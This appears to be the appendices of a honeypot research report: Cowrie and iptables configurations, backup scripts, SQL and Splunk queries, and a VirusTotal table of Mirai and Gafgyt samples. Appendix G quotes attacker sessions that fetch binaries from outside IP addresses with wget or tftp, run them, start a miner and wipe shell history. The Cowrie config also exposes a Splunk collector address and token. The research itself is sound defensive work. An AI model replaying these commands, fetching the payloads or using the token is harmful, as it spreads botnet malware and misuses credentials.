version = SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
# Cipher encryption algorithms to be used.
ciphers = aes128-ctr,aes192-ctr,aes256-ctr,aes256-cbc,aes192-cbc,aes128-cbc,3des-cbc,blowfish-
     cbc,cast128-cbc
# MAC Algorithm to be used.
macs = hmac-sha2-512,hmac-sha2-384,hmac-sha2-56,hmac-sha1,hmac-md5
# Compression Method to be used.
compression = zlib@openssh.com,zlib,none
# Endpoint to listen on for incoming SSH connections.
listen_port = 22
# Enable the SFTP subsystem
sftp_enabled = true
# Enable SSH direct-tcpip forwarding
forwarding = true
# This enables redirecting forwarding requests to another address
forward_redirect = false
# This enables tunneling forwarding requests to another address
forward_tunnel = false
# Configure keyboard-interactive login
auth_keyboard_interactive_enabled = false

# Telnet Specific Options
# ============================================================================
[telnet]
# Enable Telnet support, disabled by default
enabled = true
# Endpoint to listen on for incoming Telnet connections.
listen_port = 23

# Output Plugins
# ============================================================================

# JSON based logging module
[output_jsonlog]
enabled = true
logfile = ${honeypot:log_path}/cowrie.json
epoch_timestamp = false
# Splunk HTTP Event Collector (HEC) output module
[output_splunk]
enabled = true
url = https://129.241.208.229:8088/services/collector/event
token = ef38150c-33b6-48fd-8c4c-074419521b40
index = main
source = mercury
# The crashreporter sends data on Python exceptions to api.cowrie.org
[output_crashreporter]
enabled = false
debug = false
```

Appendix C
Iptables Configurations

Listing C.1: Iptables for Telnet-IoT-Honeypot port 23

```
#!/bin/bash
sudo iptables -A INPUT -p tcp --dport 3393 -j ACCEPT
sudo iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 22 -j LOG --
    log-prefix "<IPT> SSH port: "
sudo iptables -A INPUT -p tcp --dport 22 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 23 -j LOG --
    log-prefix "<IPT> Telnet port: "
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 80 -j LOG --
    log-prefix "<IPT> HTTP port: "
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 8080 -j LOG
    --log-prefix "<IPT> HTTP_Alt port: "
sudo iptables -A INPUT -p tcp --dport 8080 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 5060 -j LOG
    --log-prefix "<IPT> SIP port: "
sudo iptables -A INPUT -p tcp --dport 5060 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 7547 -j LOG
    --log-prefix "<IPT> TR069 port: "
sudo iptables -A INPUT -p tcp --dport 7547 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 8291 -j LOG
    --log-prefix "<IPT> Applications port: "
sudo iptables -A INPUT -p tcp --dport 8291 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 2323 -j LOG
    --log-prefix "<IPT> Telnet_Alt port: "
sudo iptables -A INPUT -p tcp --dport 2323 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 25 -j LOG --
    log-prefix "<IPT> SMTP port: "
sudo iptables -A INPUT -p tcp --dport 25 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 37215 -j LOG
     --log-prefix "<IPT> UPnP port: "
sudo iptables -A INPUT -p tcp --dport 37215 -j DROP
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -m limit --limit 5/min
    -j LOG --log-prefix "<IPT> Xmas scan: "
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -j DROP
sudo apt-get install iptables-persistent
```

Listing C.2: Iptables for Telnet-IoT-Honeypot port 2323

```
#!/bin/bash
sudo iptables -A INPUT -p tcp --dport 3393 -j ACCEPT
sudo iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 22 -j LOG --
     log-prefix "<IPT> SSH port: "
sudo iptables -A INPUT -p tcp --dport 22 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 2323 -j LOG
     --log-prefix "<IPT> Telnet_Alt port: "
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 80 -j LOG --
     log-prefix "<IPT> HTTP port: "
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 5060 -j LOG
     --log-prefix "<IPT> SIP port: "
sudo iptables -A INPUT -p tcp --dport 5060 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 7547 -j LOG
     --log-prefix "<IPT> TR069 port: "
sudo iptables -A INPUT -p tcp --dport 7547 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 8291 -j LOG
     --log-prefix "<IPT> Applications port: "
sudo iptables -A INPUT -p tcp --dport 8291 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 23 -j LOG --
     log-prefix "<IPT> Telnet port: "
sudo iptables -A INPUT -p tcp --dport 23 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 25 -j LOG --
     log-prefix "<IPT> SMTP port: "
sudo iptables -A INPUT -p tcp --dport 25 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 37215 -j LOG
      --log-prefix "<IPT> UPnP port: "
sudo iptables -A INPUT -p tcp --dport 37215 -j DROP
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -m limit --limit 5/min
     -j LOG --log-prefix "<IPT> Xmas scan: "
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -j DROP
sudo apt-get install iptables-persistent
```

Listing C.3: Iptables for Cowrie

```
#!/bin/bash
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
sudo iptables -A INPUT -p tcp --dport 3393 -j ACCEPT
sudo iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 22 -j LOG --
    log-prefix "<IPT> SSH port: "
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 23 -j LOG --
    log-prefix "<IPT> Telnet port: "
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 8080 -j LOG
    --log-prefix "<IPT> HTTP_Alt port: "
sudo iptables -A INPUT -p tcp --dport 8080 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 80 -j LOG --
    log-prefix "<IPT> HTTP port: "
sudo iptables -A INPUT -p tcp --dport 80 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 5060 -j LOG
    --log-prefix "<IPT> SIP port: "
sudo iptables -A INPUT -p tcp --dport 5060 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 7547 -j LOG
    --log-prefix "<IPT> TR069 port: "
sudo iptables -A INPUT -p tcp --dport 7547 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 8291 -j LOG
    --log-prefix "<IPT> Applications port: "
sudo iptables -A INPUT -p tcp --dport 8291 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 2323 -j LOG
    --log-prefix "<IPT> Telnet_Alt port: "
sudo iptables -A INPUT -p tcp --dport 2323 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 25 -j LOG --
    log-prefix "<IPT> SMTP port: "
sudo iptables -A INPUT -p tcp --dport 25 -j DROP
sudo iptables -A INPUT -p tcp -m limit --limit 5/min  -m tcp --dport 37215 -j LOG
     --log-prefix "<IPT> UPnP port: "
sudo iptables -A INPUT -p tcp --dport 37215 -j DROP
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -m limit --limit 5/min
    -j LOG --log-prefix "<IPT> Xmas scan: "
sudo iptables -A INPUT -p tcp --tcp-flags ALL FIN,PSH,URG -j DROP
sudo apt-get install iptables-persistent
```

Appendix D
Backup Scripts

For all scripts in this appendix, **<rpi_name>** was substituted with the assigned name of the RPi for each of the different honeypots when uploaded to the specified RPi.

Listing D.1: Script for backup of Telnet-IoT-Honeypot files

```
#!/bin/bash
today=$(date +"%Y-%m-%d")
scp -P 3393 /home/<rpi_name>/telnet-iot-honeypot/database.db kari@129
    .241.208.229:/home/kari/<rpi_name>/database-${today}.db
scp -P 3393 -r /home/<rpi_name>/telnet-iot-honeypot/samples kari@129
    .241.208.229:/home/kari/<rpi_name>/samples-${today}
scp -P 3393 /var/log/iptables.log kari@129.241.208.229:/home/kari/<rpi_name>/
    iptables-${today}.log
```

Listing D.2: Script for backup of Cowrie Honeypot files

```
#!/bin/bash
yesterday=`date -d "yesterday" '+%Y-%m-%d'`
today=$(date +"%Y-%m-%d")
scp -P 3393 /home/cowrie/cowrie/var/log/cowrie/*.${yesterday} kari@129
    .241.208.229:/home/kari/<rpi_name>
scp -P 3393 -r /home/cowrie/cowrie/var/lib/downloads    kari@129.241.208.229:/
    home/kari/<rpi_name>/downloads-${today}
scp -P 3393 /var/log/iptables.log kari@129.241.208.229:/home/kari/<rpi_name>/
    iptables-${today}.log
```

Listing D.3: Crontab file for regular backup of Telnet-IoT-Honeypot files

```
# minute hour day-of-month month day-of-week command
0 2 * * * /home/<rpi_name>/backup_tih.sh >/dev/null 2>&1
```

Listing D.4: Crontab file for regular backup of Cowrie files

```
# minute hour day-of-month month day-of-week command
0 2 * * * /home/<rpi_name>/backup_cowrie.sh >/dev/null 2>&1
```

Appendix E
SQL Queries

Listing E.1: Obtain number of unique IP source addresses - Pluto

```
SELECT count(DISTINCT ip) FROM conns WHERE date >= 1585612800;
```

Listing E.2: Obtain IP source address location - Pluto

```
SELECT country, count(country) AS CountOf FROM conns WHERE date
    >= 1585612800 GROUP BY country ORDER BY countOF DESC;
```

Listing E.3: Obtain top used usernames - Pluto

```
SELECT user, count(user) AS CountOf FROM conns WHERE date >=
    1585612800 GROUP BY user ORDER BY countOF DESC;
```

Listing E.4: Obtain top used passwords - Pluto

```
SELECT pass, count(pass) AS CountOf FROM conns WHERE date >=
    1585612800 GROUP BY pass ORDER BY countOF DESC;
```

Listing E.5: Obtain top used username and password combinations - Pluto

```
SELECT user, pass, count(*) AS CountOf FROM conns WHERE date >=
    1585612800 GROUP BY 1,2 ORDER BY CountOf DESC;
```

Listing E.6: Obtain connections without shell interaction - Pluto

```
SELECT count(id) FROM conns WHERE date >= 1585612800 AND
    connhash="00";
```

Listing E.7: Find unique command sequences - Pluto

```
SELECT connhash, text_combined, count(connhash) AS countof FROM
    conns WHERE date >= 1585612800 GROUP BY connhash ORDER BY
    countof DESC;
```

Listing E.8: Obtain number of unique IP source addresses - Neptun

```
SELECT count(DISTINCT ip) FROM conns;
```

Listing E.9: Obtain IP source address location - Neptun

```
SELECT country, count(country) AS CountOf FROM conns GROUP BY
    country ORDER BY countOF DESC;
```

Listing E.10: Obtain top used usernames - Neptun

```
SELECT user, count(user) AS CountOf FROM conns GROUP BY user
    ORDER BY countOF DESC;
```

Listing E.11: Obtain top used passwords - Neptun

```
SELECT pass, count(pass) AS CountOf FROM conns GROUP BY pass
    ORDER BY countOF DESC;
```

Listing E.12: Obtain top used username and password combinations - Neptun

```
SELECT user, pass, count(*) AS CountOf FROM conns GROUP BY 1,2
    ORDER BY CountOf DESC;
```

Listing E.13: Find unique command sequences - Neptun

```
SELECT connhash, text_combined, count(connhash) AS countof FROM
    conns GROUP BY connhash ORDER BY countof DESC;
```

Appendix F

Splunk Commands

Splunk search commands used to generate statistical tables and charts for the analysis of data captured by Cowrie as well as logs generated by iptables.

Listing F.1: Compare connections towards the two protocols/services

```
index="main" source="venus" | top limit=2 protocol
```

Listing F.2: Top usernames Telnet

```
index="main" source="venus" CowrieTelnetTransport
    | top limit=10 username
```

Listing F.3: Top passwords Telnet

```
index="main" source="venus" CowrieTelnetTransport
    | top limit=10 password
```

Listing F.4: Top usernames SSH

```
index="main" source="venus" HoneyPotSSHTransport
    | top limit=10 username
```

Listing F.5: Top passwords SSH

```
index="main" source="venus" HoneyPotSSHTransport
    | top limit=10 password
```

Listing F.6: IP source location SSH (table and pie chart)

```
index="main" source="venus" HoneyPotSSHTransport
    | iplocation src_ip | top limit=10 Country
    | table Country percent
```

Listing F.7: IP source address location Telnet (table and pie chart)

```
index="main" source="venus" CowrieTelnetTransport
    | iplocation src_ip | top limit=10 Country
    | table Country percent
```

Listing F.8: Command sequences used during sessions

```
index="main" ((eventid="cowrie.command.input" OR eventid="cowrie
   .command.success") AND NOT eventid="cowrie.login.failed") |
   stats list(input) as input by session
```

Listing F.9: IPTables log overview (table)

```
index="iptables" (host="neptun" OR host="venus" OR host="pluto")
     "<IPT>"
    | top limit=10 DPT | rename DPT as "Destination port"
    | table "Destination port" percent
```

Listing F.10: IPTables log overview (bar chart)

```
index="iptables" (host="neptun" OR host="venus" OR host="pluto")
     "<IPT>"
    | top limit=10 DPT | rename DPT as "Destination port"
```

Appendix G
Attack Patterns

Listing G.1: Attack Pattern observed on Telnet-IoT-Honetpot

```
enable
system
shell
sh
>/tmp/.ptmx && cd /tmp/
>/var/.ptmx && cd /var/
>/dev/.ptmx && cd /dev/
>/mnt/.ptmx && cd /mnt/
>/var/run/.ptmx && cd /var/run/
>/var/tmp/.ptmx && cd /var/tmp/
>/.ptmx && cd /
>/dev/netslink/.ptmx && cd /dev/netslink/
>/dev/shm/.ptmx && cd /dev/shm/
>/bin/.ptmx && cd /bin/
>/etc/.ptmx && cd /etc/
>/boot/.ptmx && cd /boot/
>/usr/.ptmx && cd /usr/
/bin/busybox rm -rf lxquord acartel
/bin/busybox cp /bin/busybox lxquord; >lxquord; /bin/busybox chmod 777 lxquord; /bin/busybox
     LXQUOR
/bin/busybox cat /bin/busybox || while read i; do echo $i; done < /bin/busybox
/bin/busybox LXQUOR
/bin/busybox cat /proc/cpuinfo || while read i; do echo $i; done < /proc/cpuinfo; /bin/busybox
     LXQUOR
/bin/busybox wget; /bin/busybox tftp; /bin/busybox nc; /bin/busybox LXQUOR
/bin/busybox wget http://46.246.40.196/lolicore.arm6 -O - > lxquord; /bin/busybox chmod 777
     lxquord; /bin/busybox LXQUOR
./lxquord lolicore.arm6.wget; /bin/busybox LIQUOR
/bin/busybox rm -rf acartel lxquord
/bin/busybox cp /bin/busybox lxquord; >lxquord; /bin/busybox chmod 777 lxquord; /bin/busybox
     LXQUOR
/bin/busybox wget; /bin/busybox tftp; /bin/busybox nc; /bin/busybox LXQUOR
/bin/busybox wget http://46.246.40.196/lolicore.arm -O - > lxquord; /bin/busybox chmod 777
     lxquord; /bin/busybox LXQUOR
./lxquord lolicore.arm.wget; /bin/busybox LIQUOR/bin/busybox
rm -rf acartel; >lxquord; /bin/busybox LXQUOR
```

Listing G.2: Attack Pattern observed on Telnet-IoT-Honetpot

```
enable
system
shell
sh
/bin/busybox .word
/bin/busybox ps; /bin/busybox .word
/bin/busybox cat /proc/mounts; /bin/busybox .word
```

```
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/proc' > /proc/.nippon; /bin/busybox cat /proc/.
     nippon; /bin/busybox rm /proc/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/sys' > /sys/.nippon; /bin/busybox cat /sys/.nippon;
     /bin/busybox rm /sys/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/tmp' > /tmp/.nippon; /bin/busybox cat /tmp/.nippon;
     /bin/busybox rm /tmp/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/overlay' > /overlay/.nippon; /bin/busybox cat /
     overlay/.nippon; /bin/busybox rm /overlay/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69' > /.nippon; /bin/busybox cat /.nippon; /bin/busybox
      rm /.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon;
     /bin/busybox rm /dev/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev/pts' > /dev/pts/.nippon; /bin/busybox cat /dev/
     pts/.nippon; /bin/busybox rm /dev/pts/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/sys/kernel/debug' > /sys/kernel/debug/.nippon; /bin/
     busybox cat /sys/kernel/debug/.nippon; /bin/busybox rm /sys/kernel/debug/.nippon
/bin/busybox echo -e '\\x6b\\x61\\x6d\\x69/dev' > /dev/.nippon; /bin/busybox cat /dev/.nippon;
     /bin/busybox rm /dev/.nippon
/bin/busybox .word
rm /proc/.t; rm /proc/.sh; rm /proc/.human
rm /sys/.t; rm /sys/.sh; rm /sys/.human
rm /tmp/.t; rm /tmp/.sh; rm /tmp/.human
rm /overlay/.t; rm /overlay/.sh; rm /overlay/.human
rm  # kami/dev/.t; rm  # kami/dev/.sh; rm  # kami/dev/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
rm /dev/pts/.t; rm /dev/pts/.sh; rm /dev/pts/.human
rm /sys/kernel/debug/.t; rm /sys/kernel/debug/.sh; rm /sys/kernel/debug/.human
rm /dev/.t; rm /dev/.sh; rm /dev/.human
cd /proc/
/bin/busybox cp /bin/echo .vu; >.vu; /bin/busybox chmod 777 .vu; /bin/busybox .word
/bin/busybox cat /bin/echo
/bin/busybox .word
cat /proc/cpuinfo; uname -m; /bin/busybox .word
/bin/busybox wget; /bin/busybox tftp; /bin/busybox .word
/bin/busybox wget http://194.180.224.113:80/telnet/arm6 -O - > .vu; /bin/busybox chmod 777 .vu;
      /bin/busybox .word
./.vu telnet; /bin/busybox .miner
/bin/busybox wget; /bin/busybox tftp; /bin/busybox .word
/bin/busybox wget http://194.180.224.113:80/telnet/arm -O - > .vu; /bin/busybox chmod 777 .vu;
     /bin/busybox .word
./.vu telnet; /bin/busybox .miner
/bin/busybox .word
```

Listing G.3: Attack Pattern observed on Telnet-IoT-Honeypot port 23

```
enable
sh
shell
linuxshell
system
/bin/busybox CORONA
```

Listing G.4: Attack Pattern observed on Telnet-IoT-Honeypot port 2323

```
enable
system
shell
sh
/bin/busybox MIRAI
```

Listing G.5: Attack Pattern Cowrie - SSH

```
cd/tmp
wget http://183.3.202.44:8220/hh
chmod +x ./hh
./hh
```

Listing G.6: Attack Pattern Cowrie - SSH

```
cd /tmp
wget http://180.97.250.66:8081/armss
nohup /root/armss > /dev/null 2>&1 &
chmod 777 armss
./armss
```

Listing G.7: Attack Pattern Cowrie - SSH

```
cd /dev/shm ; curl -O arhivestic.000webhostapp.com/arhive/abc ; chmod +x abc ; ./abc ; rm -rf
     abc ; cd ; rm -rf .bash_history ; history -c
```

Listing G.8: Attack Pattern Cowrie - Telnet

```
enable
system
shell
sh
cat /proc/mounts; /bin/busybox NTICB
cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox NTICB
tftp; wget; /bin/busybox NTICB
dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
/bin/busybox NTICB
rm .s; exit
```

Listing G.9: Attack Pattern Cowrie - Telnet

```
sh
cd /tmp || cd /run || cd /; wget http://159.203.115.66/EkSgbins.sh; chmod 777 EkSgbins.sh; sh
     EkSgbins.sh; tftp 159.203.115.66 -c get EkSgtftp1.sh; chmod 777 EkSgtftp1.sh; sh
     EkSgtftp1.sh; tftp -r EkSgtftp2.sh -g 159.203.115.66; chmod 777 EkSgtftp2.sh; sh
     EkSgtftp2.sh; rm -rf EkSgbins.sh EkSgtftp1.sh EkSgtftp2.sh; rm -rf *
```

Listing G.10: Cowrie Telnet shell script

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/mips; chmod +x
      mips; ./mips; rm -rf mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/mipsel; chmod
     +x mipsel; ./mipsel; rm -rf mipsel
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/sh4; chmod +x
     sh4; ./sh4; rm -rf sh4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/x86; chmod +x
     x86; ./x86; rm -rf x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/armv6l; chmod
     +x armv6l; ./armv6l; rm -rf armv6l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/i686; chmod +x
      i686; ./i686; rm -rf i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/powerpc; chmod
      +x powerpc; ./powerpc; rm -rf powerpc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/i586; chmod +x
      i586; ./i586; rm -rf i586
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/m68k; chmod +x
      m68k; ./m68k; rm -rf m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/sparc; chmod +
     x sparc; ./sparc; rm -rf sparc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/armv4l; chmod
     +x armv4l; ./armv4l; rm -rf armv4l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://144.91.69.193/armv5l; chmod
     +x armv5l; ./armv5l; rm -rf armv5l
```

Appendix H

VirusTotal Analysis of Collected Malware Binaries

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
1	002eaf5ccb41b977798124370bc2745a940b95f795a384bca2143f9afaf97982	ELF:Mirai-ASM [Trj]	Undetected	15/60
2	0068023d113e2bc4e7cf0d8e6a096051346e785f712cbd877c54dc6cb5e8a766	Not Found	Not Found	-
3	007f438cd94d9ffaebceda0c5414a11f9a496ac877f6b8db6d0f6945a62cde47	Not Found	Not Found	-
4	008828392944e68d36c1326333f62de3b8b5cbdedf5a4b1c69cb4bcca1eb09ea	Not Found	Not Found	-
5	00c06384edf2aaf70437161975be941bdbdd5bba50e5fb15c7b1702ecf3138cb	Not Found	Not Found	-
6	013ca1e05699062db31011d73c217ed3d2aa543ff16e43fb3886dd98202b26ab	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	14/60
7	01b6dfbc8f2e5b6fb2e9fa0e5baae12b5eb32662786966d01ad0135e0165c523	ELF:Mirai-HJ [Trj]	HEUR:Backdoor.Linux.Mirai.ba	36/59
8	01e311a06524622ea4c30e0ee4e1e163d0f76b279d63c2045c694e168aeb82a8	ELF:Mirai-ARV [Trj]	Undetected	11/59
9	024a2ff9f13ad203db42e3bb6f018c43624aeb4e78731d67f29f4ccc829a3701	ELF:Mirai-AOW [Trj]	HEUR:Backdoor.Linux.Mirai.b	28/60
10	027a516e6c2a1665124eb37bdc5fd3df266c03818211dd1ddab462a13c43b7e6	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.bj	29/59
11	02e4cd7b87590a607beefeb8fabce12b8acc53473fa135df93dba6597c787f32	ELF:Mirai-AJO [Trj]	HEUR:Backdoor.Linux.Mirai.b	36/61
12	03305d16e6d942409afb0085bb5629a7539d845554c45109d7f7573f94418706	Not Found	Not Found	-
13	055d992e9cb200e9a734a81eccd2ed9a9470be5cffa6bb235ba5ea0779ccf396	Not Found	Not Found	-
14	0567d5f158afee834e9073124329da739d78e79ca6f51a0ae06ddff5c7e803ce	Undetected	Undetected	4/59
15	05deadbfdae6777fde17e305111c3299427cce8f09ad81699f2a9f4f9eb64098	ELF:Mirai-ANO [Trj]	HEUR:Backdoor.Linux.Mirai.b	18/58
16	061850b7ac53c11bd2408d0a0042be9f874527246c53bb4e40fa8a8d183365eb	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/59
17	067343ca2bcb8c663fdff52c6b87926cae11f058f1571cfae4bdaa35f62aa348	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.ba	14/60
18	073ef472dc40e9c8d11d28cfb49be9b456a0f2d2fd1e2511d8ff2ad1589fb911	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	21/60
19	0772b093d175e54d66466fdc92c6a39212d567d2545f54e5ac3c51c68f4993fe	Not Found	Not Found	-
20	078fa64ee3668b5ca5b3bbbefd89599854839c41b82ee9042bad0fa79388ee57	ELF:Mirai-ASM [Trj]	Undetected	26/59
21	0793f4c11bccb8d0b06be9993f453ab6c0845b8e4b4bf96a03ff10d1cf24d9fb	ELF:Mirai-AOT [Trj]	HEUR:Backdoor.Linux.Mirai.a	16/59
22	07c63dadeddac476b780e62f45cbd2a9dd193fc5f87e5075053023f9d06f6d71	ELF:Mirai-ASM [Trj]	Undetected	13/59
23	07cc14c788a37470b55e5dfef10528af86c996e51535b0dac2f6c0134f65f338	ELF:Mirai-AOT [Trj]	HEUR:Backdoor.Linux.Mirai.a	27/60
24	080775c0b75debc5dc426a19abf7cc7e81842483b362f0c123ca7535def628f8	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	23/60
25	0811a372d551d4f06f35458a8f15e8f03748e69471d6e1fa2db9f798da6a940b	Not Found	Not Found	-
26	08a74b717b01f42221fad7b2dc1e9d918283c680d6d3c6c85f2af929645475eb	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	12/60
27	08b3a1ce1e2a379f6b5c3def243e38fbd4bef0f757d284c28f8bcd01f8132a1d	Not Found	Not Found	-
28	08cfd98b782717aa7f7ea1aaf867834ea63ccd21447308dc3e21698858aca924	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.b	32/60
29	0a271cf952d7ce674f33c46a5058346920c784fad6e3d574d8b741652fb34bad	Not found	Not found	-
30	0a6b3e1f5dbc090088cd940e775531c6239a6571ed9a33b230bfd0a085744964	Not Found	Not Found	-
31	0a7ec428b84475bbcfa8fe10b96f250d34dc0395bca244187f056bdb5859c2c1	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	14/60
32	0ab70b6efb7773499aa9791389dc5a9ea0d37db23285ab41c7d5deb17460d897	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/59
33	0b744a30c1be52cf0203ab2d3a426233b993267a49ca4c273ee088561aebad4c	ELF:Mirai-GH [Trj]	HEUR:Backdoor.Linux.Mirai.b	12/59
34	0b81ad141622f8f9d8e8749ba1362c4e61d3f0579911dabe0bbcf44b192e46dc	Not Found	Not Found	-
35	0bc7a7f71881ec8a072d3f9b537386f93996aeeeb63f566b66c9a8de54ebaae0	Undetected	Undetected	6/59
36	0c4cb180901b878d8556a024882339d75ad686104fc90b66561798d35300088e	ELF:Mirai-ARV [Trj]	Undetected	14/59
37	0ccfff6d86b9ab6a461dccb13b4e789aa2abdca627a328d49f3145524b843c88	Undetected	Undetected	0/59
38	0dc877867153ff67b08cfbfee23d2477c29885e5820b88e97b2f781685b72dab	Not Found	Not Found	-
39	0dceaf1ac3422faf58cfda725e1973a477d523a776d325df565426afb7bc7da4	Not Found	Not Found	-
40	0f38e60c8b0c2200f7e72abd3953cd2e7825782d52f3a718cef89a9abe615df4	Not Found	Not Found	-
41	0fd5d64ea1c42f4a9503b66363c19f631e4aae925b7b099180f821610e714bed	Not Found	Not Found	-
42	10060ae6be8fc85cbcb480c834f2c109afa73b1afa13b02cb3de0e6799966259	Not Found	Not Found	-
43	10f1cdcfd571904fb9c527f032bbb3fc807b02a67f7d43e8ce496df57e3a208a	ELF:Mirai-ARV [Trj]	Undetected	15/60
44	11056d1b49a1cd3ce1b9b26a226d53fe93f5dbce0d618913c337c746f165456b	Not Found	Not Found	-
45	117f332dfd6d77de733ef46ed784ead9d7ad3277fd8b81cf1c26e0e486c235b6	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	13/59
46	11826b0bbbb8acb28c6c7d5668b467172d9d4a44745ae0d31e73291026bf14b0	Not Found	Not Found	-
47	12065172b3369d5d2720f8c3f5102b131f99ac64635db6d01f4426856caf6864	ELF:Mirai-ARV [Trj]	Undetected	21/60
48	124fc8bb7a93870c317f921f4379ded715f0cc5e3ab33dbdee808c5f310e06c4	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	19/59
49	127dd8adc1f6592a92186e1a7d0a48baec8a7abc70bc28ca328a67fb2f5e8c9c	ELF:Svirtu-AA [Trj]	HEUR:Backdoor.Linux.Mirai.b	16/59
50	1288858a8f139fc203661b189e0fad18196d4e67d8b9ccfed094dcc59c2cb1df	ELF:Mirai-ANY [Trj]	HEUR:Backdoor.Linux.Mirai.ba	34/59

Table H.1: VirusTotal analysis of malware binaries from Telnet-IoT-Honeypot port 23

	SHA-256 Hash	Avast	Kaspersky	Engine Detection
51	131793381c0f83b893c446ec4bd24ff5acb7fecf2d3d2329f13a059760cb4c20	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	18/59
52	132a554266251b0554faa8de8b387725c732a10ac3fc2b092b54bff0892b4992	ELF:Mirai-ARV [Trj]	HEUR:Backdoor.Linux.Gafgyt.bj	20/57
53	138f5f1d801690cdc21cec1d7a7f6039d7d2e987776bba1088b0bb729877f9f7	ELF:Agent-AGS [Trj]	HEUR:Backdoor.Linux.Mirai.b	30/58
